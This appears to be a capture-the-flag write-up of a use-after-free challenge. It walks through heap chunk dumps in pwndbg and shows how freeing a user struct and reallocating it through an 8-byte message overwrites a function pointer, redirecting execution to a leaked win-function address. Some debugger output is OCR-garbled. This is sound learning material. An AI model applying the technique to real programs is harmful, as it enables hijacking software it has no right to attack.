```
int main(){
    setbuf(stdout, NULL);
    user = (cmd *)malloc(sizeof(user));
    while(1){
        printMenu();
        processInput();
        //if(user){
            doProcess(user);
            //}
    }
```

main function creates user object using struct:

```
typedef struct {
    uintptr_t (*whatToDo)();
    char *username;
} cmd;

char choice;
cmd *user;
```

```
void processInput(){
  scanf(" %c", &choice);
  choice = toupper(choice);
  switch(choice){
    case 'S':
    if(user){
        user->whatToDo = (void*)s;
    }else{
        puts("Not logged in!");
    break;
    case 'P':
    user->whatToDo = (void*)p;
    break;
    case 'I':
    user->whatToDo = (void*)i;
    break;
    case 'M':
    user->whatToDo = (void*)m;
```

- p(), e() just print or exit, nothing important..
- s() will call hahaexploitgobrrr()
- i() will free user
- l() will leaveMessage (malloc(8))
- (S) prints: "Memory leak...0x80487d6"
- (M) sets user->username

#### break at:

- after malloc of user in main()

- right after free
- right after malloc of message

break \*0x8048d6f break \*0x8048aff break \*0x8048a61

1) M - allocation of user chunk - 0x804c1a0

```
0x804c1a0 ← 0x0
EAX
     0x804b000 ( GLOBAL OFFSET TABLE ) - 0x804af0c
EBXown
ECX
     0 \times 0
EDX
     0x4
EDI 10xf7f9d000 ( GLOBAL OFFSET TABLE ) → 0x1e4d6c
     0xf7f9d000 ( GLOBAL OFFSET TABLE ) → 0x1e4d6c
ESI
                 <- 0x0
EBP
     0xffffd118
ESP van 0xfffffd100 ∢ − 0x4
                                        esp, 0x10
     0x8048d6f (main+58) \leftarrow add
EIP
 0x8048d6f <main+58>
                                     esp, 0x10
                             add
  0 \times 8048 d72 < main + 61 >
                                     edx, eax
                             mov
  0x8048d74 < main + 63 >
                                     eax, user
                             mov
  0x8048d7a < main + 69 >
                                     dword ptr [eax], edx
                             mov
  0 \times 8048 d7c < main + 71 >
                             call
                                     printMenu
  0x8048d81 < main + 76 >
                                     processInput
                             call
```


#### x/8gwx 0x804c1a0 - 4


```
pwndbg> x/8gwx 0x804c1a0 - 4
0x804c19c: 0x00000011
                                0x080489f6
                                                0x0804c5c0
                                                                 0×00000000
                                0x70797263
                                                0x61636f74
                                                                 0x00000a74
               0×00000411
pwndbg> x/4gwx 0x0804c5c0
0x804c5c0:
           0x70797263
                                0x61636f74
                                                0x00000a74
                                                                0 \times 000000000
pwndbq> unhex a7461636f7470797263
tacotpyrcpwndbg>
```

blue shows size of chunk (16) bytes but also has "1" at the end to indicate the previous chunk is NOT free

red shows our chunk, which starts with the (\*whatToDo)() and then follows with char \*username if we print out the data a \*username, we see the username we entered!

# 2) I - free user - x/8gwx 0x804c1a0 - 4








compare the output to earlier, note the (\*whatToDo)() var is now empty, the \*username points to "1":

```
      pwndbg> x/4gwx 0x0804c010

      0x804c010 : 0x00000001
      0x00000000
      0x00000000
      0x00000000
```

### 3) L - leave message



we stop at the malloc and see our chunk has been reallocated, therefore we are writing to the same area

```
      pwndbg> x/8gwx 0x804c1a0 - 4

      0x804c19c: 0x00000011 0x00000000 0x804c1ac: 0x00000011 0x70790a6c
      0x00000000 0x00000000 0x00000000
      0x00000000
```

the 8 bytes we enter will become the (\*whatToDo)() var and the username

we enter "aaaaaaaa" and see that the program tried to jump to 'aaaa'

```
EGEND: STACK |
               HEAP
                            DATA
EAX 0x61616161 ('aaaa')
     0x804b000 ( GLOBAL OFFSET TABLE ) → 0x804af0c
EBX
     0x804c1a0 ∢- 'aaaaaaaa'
ECX
     0x8
EDX
EDI
     0xf7f9d000 ( GLOBAL OFFSET TABLE ) - 0x1e4d6c
     0xf7f9d000 ( GLOBAL OFFSET TABLE ) - 0x1e4d6c
ESI
     0xffffd0f8 → 0xffffd118 ← 0x0
EBP
     0xffffd0ec \rightarrow 0x8048985 (doProcess+23) \leftarrow nop
ESP
     0x61616161 ('aaaa')
```

# OK, so let's:

- (M) create a user
- (S) leak memory and get address of hahaexploitgobrrr()
- (I) free the user
- (L) leave message (leaked memory address)

when we free the user and leave a message, the user chunk is reused (tcache) and because the doProcess(user) function is continuously called in main(), it will deference the pointer and call the pointer at offset 0 (whatToDo in the cmd struct), essentially calling whatever address we left as a message.

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